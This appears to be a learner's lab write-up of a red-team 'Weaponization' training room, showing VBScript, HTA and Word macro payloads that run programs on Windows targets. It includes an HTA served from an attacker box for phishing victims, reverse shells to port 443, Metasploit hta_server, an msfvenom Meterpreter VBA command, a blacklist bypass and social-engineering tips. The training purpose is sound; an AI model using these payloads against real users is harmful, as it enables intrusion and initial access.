Intro

Weaponization:
- Second stage of the Cyber Kill Chain model.
The main purpose of this phase is to acquire initial access on the target machine through the use of malicious weapons to exploit the target machine’s vulnerability(ies).
1
  - Basically, this is the part that happens BEFORE everything you learned from Sektor7 courses as implants are usually the ones that delivers the impact.
- Most organizations have Windows OS running, which is a likely target.
- By default, organizations block any download and execution of files that has extension of
.exeto avoid malicious programs that could allow initial access. Examples of red teaming techniques to avoid this organization’s policy(ies):
1
2
3
4
5
  - Custom payloads sent via different channels such as phishing campaigns
  - Social Engineering
  - Browser(unpatched browser) or Software exploitation(unpatched software)
  - Infected USB drives
  - Web methods (clickjacking,etc.)

Example of Weaponization: Using crafted custom PDF file or Microsoft Office document to deliver a malicious payload onto the target’s machine:
1
2
3
- How it works: The RTO will trick the end user into opening the malicious PDF which contains the malicious payload.
- When the end user does this, the target machine will initiate a connection back to the RTO's infrastructure.
- Remember that reverse connection are almost always used since bind connection are blocked by firewalls.
More info in here: https://github.com/infosecn1nja/Red-Teaming-Toolkit#Payload%20Development
1
2
3
4
- Initial acccess
- Payload development
- Delivery methods
- etc.
Effective Scripting Techniques we will use on Windows target machine:
- The Windows Script Host (WSH)
- An HTML Application (HTA)
- Visual Basic Applications (VBA)
- PowerShell(PSH)
Windows Scripting Host (WSH)
- Windows scripting host is a built-in Windows admin tool that runs
batchfiles (.bat) to automate and manage tasks within the OS. It is a Windows native engine:
1
2
  - 'cscript.exe' (for command-line scripts)
  - 'wscript.exe' (for UI scripts)
These are used for
VBscripts(.vbe,.vbs).- VBscript engine runs on the same privilege access as normal user.


Example VBscript code: hello.vbs => prints a “Welcome to THM” message.
1
2
3
Dim message ; declares a 'message' variable using 'Dim'
message = "Welcome to THM" ; set the 'message' variable.
MsgBox message ; Creates a message box with the string contained in variable 'message'.
- How to run it a
.vbsscript?> wscript hello.vbs
How I did it:
- How to use VBscript to run executable files? : Name this
payload.vbs1 2
Set shell = WScript.CreateObject("Wscript.Shell") shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,True
- Note that the space ‘ ‘ AFTER ‘calc.exe’ is important.
Breakdown:
- Creates a variable named
shellwhich is a handle to an object finding to the file"Wscript.shell". Creates an object of theWScriptlibrary usingCreateObjectto call the execution payload. - Using the handle
shell, it access that file and uses it to execute another file namedcalc.exe(which of course its absolute path is provided)
Question: Where is Wscript.Shell?
Executing this vbscript using "wscript":
> wscript C:\Users\thm\Desktop\payload.vbs
Executing this vbscript using "cscript":
> cscript.exe C:\Users\thm\Desktop\payload.vbs
Output:

How I did this one:


Case : What if VBS files are blacklisted?
- Rename the file with the
.txtsuffix and then run it withwscriptas usual.1
c:\Windows\System32> wscript /e:VBScript c:\Users\thm\Desktop\payload.txt
- Okay, so
/e:VBScriptemphasizes that the given file is a VBScript despite it extension.
- Okay, so
Output:
An HTML Application (HTA)
- Allows you to create a
downloadablefile.
What kind of downloadable file is this:
- It takes all the info regarding how it is
displayedorrendered.
HTAs
- Dynamic HTML pages containing
JscriptandVBScript.
What do we use to execute HTAs?:
- We use
LOLBINS(Living-off-the-land Binaries) tool calledmshta. - You can also use
Internet Explorer(or any kind of browser I guess?)
Step 1: Using ActiveXObject in the payload to execute cmd.exe.
1
2
3
4
5
6
7
8
9
//payload.hta
<html>
<body>
<script>
	var c = 'cmd.exe'
	new ActiveXObject('WScript.Shell').Run(c); // in place of 'c' variable, you can modify it as a reverse shell I guess
</script>
</body>
</html>
1
- What is "ActiveXObject" in the first place? It seems like it creates an Object first named "WScript.Shell" which then has a member function "Run" that allows user to run any argument passed onto it.
Step 2: Serve the payload.hta from a web server, this could be done from the attacking machine as follows:

Step 3: On the victim machine, the end-user has to be tricked into visiting the link using any browser (I guess). Say, http://10.10.21.252:8090/<Absolute-path-to-payload>/payload.hta. Note that 10.10.21.252 is the AttackBox’s IP address.

What I had in the AttackBox:

1
- If you want the victim to download and execute it, you have to basically give the <attacker's-ip>:<attacker's-port>/<abs_path>/<payload>.<ext>
Victim's POV:

My Result:

1

- This shows that the payload.hta is the parent process of the executed 'cmd.exe' process.
- In this malicious payload, the end-user could be social engineered via
phishinginto visiting the website to download and execute the.htafile and then execute what’s inside which then creates the initial access. - Once the end-user (victim) press
Run, thepayload.htagets executed, and then it will invoke thecmd.exe(or whatever payload you input).
Output:
1
2
- The payload in this case is popping up a 'cmd.exe'.
- Note that Weaponization's stage's goal is to create Initial Access. After that, it is up to the implant's persistence,evasion,etc. to stay in the target machine and deliver the impact.

Changing the payload from invoking ‘cmd.exe’ to creating a reverse shell:
Attacker's Machine:

1
2
- Notice that the listening port from the attacker is port 443 which represents HTTPS connection.
- This could be seen as the end-user(victim) making an outbound legitimate HTTPS connection.
What I had:

From the Attacker’s Box, let’s create a listener at port 443:
![]()
- For some reason, it doesn’t work with a python server.
- Let’s use netcat but with root privilege as port 443 needs root privileges to be used for different services:



- User getting tricked into visiting the malicious link which then downloads and executes the payload:
Note: You can't download it directly when the user/victim access through the port 443. You have to have a different port for downloading which in this case is http://<attacker's-IP>:<atk-port>/thm.hta
Setup:
1. Downloading server:

2. Listening server for reverse connections:

3. Victim/user visits the malicious link and then downloads the file:
4. Victim/user executes the malicious file downloaded from malicious link:
1
- Reverse shell is successfully received at the attacker's machine!
Malicious HTA Via Metasploit
- Anther way of generating and serving malicious files: via
Metasploit Framework - Section:
exploit/windows/misc/hta_server
Setup of this exploit:


1
2
- Same as before, the only thing that differs this time is the server listening for the Reverse connection.
- The server in which the victim will download the file should still be here. (The python server)
- Attacker listening:

1
- Notice that in the Metasploit framework, we can easily modify both the payload and the listener for the initial access to connect back on.
Victim's POV:

- Now, for the execution:

Attacker's POV cont'd:

1
- payload delivered successfully.
- After the payload has been executed on the victim’s machine:

Question: If clicking the link downloads the malicious file on the target’s machine, how does attacker automatically executes the payload when the user clicks the malicious file say, on a phishing email/sms?
1
- This gets answered later on!
Visual Basic for Application (VBA)
- a programming language by Microsoft implemented for Microsoft apps such as
Word,Excel,Powerpoint,etc. - VBA allows tasks automation for keystroke and mouse interaction between a user and Microsoft Office apps.
What are Macros:
- it is the
embedded codecontained in MS Office apps that written usually in VBA. - can be used to create custom functions in speeding up process when using MS Office apps.
Another macro functionality: using
WinAPI and low-level functionality. Meaning it can do Windows Systems Programming basically (probably through wrappers?). More info here:https[:][/][/]en[.]wikipedia[.]org/wiki/Visual_Basic_for_ApplicationsWhat do we do in this task?
1
  - Discuss ways in which adversary takes advantage of Macros to create malicious MS app documents.
Thought Process:
1. Open MS Word 2016.
2. Close the Product Key window.
3. Accept the MS Office license.
4. Create a blank MS document to create our first macro and then Open Visual Basic Editor:

1
2
3
- Name it "THM".
- Macros in : "Document1(document)"
- Press 'Create':

5. Create message box printing “Welcome to Weaponization Room!”:

6. Run the macro by pressing F5 or Run -> Run Sub/UserForm:

7. Now, in order to execute the VBA code AUTOMATICALLY once the document gets opened, we can use built-in functions such as AutoOpen and Document_open. Note: We need to specify the function name that needs to be run once the document opens, which in our case, is the “THM” function:
1
2
3
4
5
6
7
8
9
10
11
Sub Document_Open()
  THM
End Sub

Sub AutoOpen()
  THM
End Sub

Sub THM()
   MsgBox ("Welcome to Weaponization Room!")
End Sub


8. Save it and we got the file Doc1.docx:
1
- Save it as "Word 97-2003 Enabled Document"
9. It will tell you to save it macro-free document and say no:

10. Let’s close the word document and open it again, it will prompt you with this before activating the macro:

1
- After this button "Enable Content" has been clicked, the macro will execute:

1
- If you try to close and open this file again, the macro automatically executes the macro.
Question: How can you trick the victim into clicking the “Enable Content” button once they opened the malicious MS Office file?
- Ans: That’s not covered in this section but it falls to the topic of
Social Engineeringwhich plays with the Human Psychology.

11. Let’s change the Macro and make it execute the calc.exe from C:\Windows\System32:
1
2
3
4
5
Sub PoC()
	Dim payload As String
	payload = "calc.exe"
	CreateObject("Wscript.Shell").Run payload,0
End Sub
1
2
3
4
Breakdown:
- Set variable 'payload' as String type.
- Set variable 'payload's value to "calc.exe"
- Lastly, it creates a Windows Scripting Host (WSH) object in which enables it to execute the string contained in 'payload' variable.
Note: If you want to rename the function name, then you must include the function name in the AutoOpen() and Document_open() functions too.
- In what cases do we want to do this?
12. Make sure to test your code before saving the document by using the running feature in the editor. Make sure to create AutoOpen() and Document_open() functions before saving the document. Once the code works, now save the file and try to open it again:
13. Now, let’s see if it works:

1
2
- Since we clicked the "Enable content" button before, it automatically executes the macro.
- In the real attack, red teamers will want to convince the victim into pressing the "Enable Content" button by using 'urgency' probably or anything that forces the victim to do so.
Note: It is important to mention that we can COMBINE VBAs with previously covered methods, such as HTAs and WSH. VBAs/macros by themselves inherently do NOT bypass detections.
- This means that this file could be deleted by an Anti-Virus software upon landing.
- Also, we can add the
linkinside the document form so the victim will click the link fromhta payloadand then allows us to gain initial access via reverse connection(most likely).
Creating an in-memory Meterpreter payload using Metasploit for a reverse shell:
Using
msfvenom:$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker-IP> LPORT=443 -f vba- Note that we want the LPORT to be port 443 because we want to make the connection look legitimate which is via HTTPS.
- ALSO NOTE THAT THIS ONLY GENERATES THE MACRO AND NOT THE WHOLE DOC file! You need an actual DOC file and EMBED the macro generated from this msfvenom command!
- What’s inside the created payload:
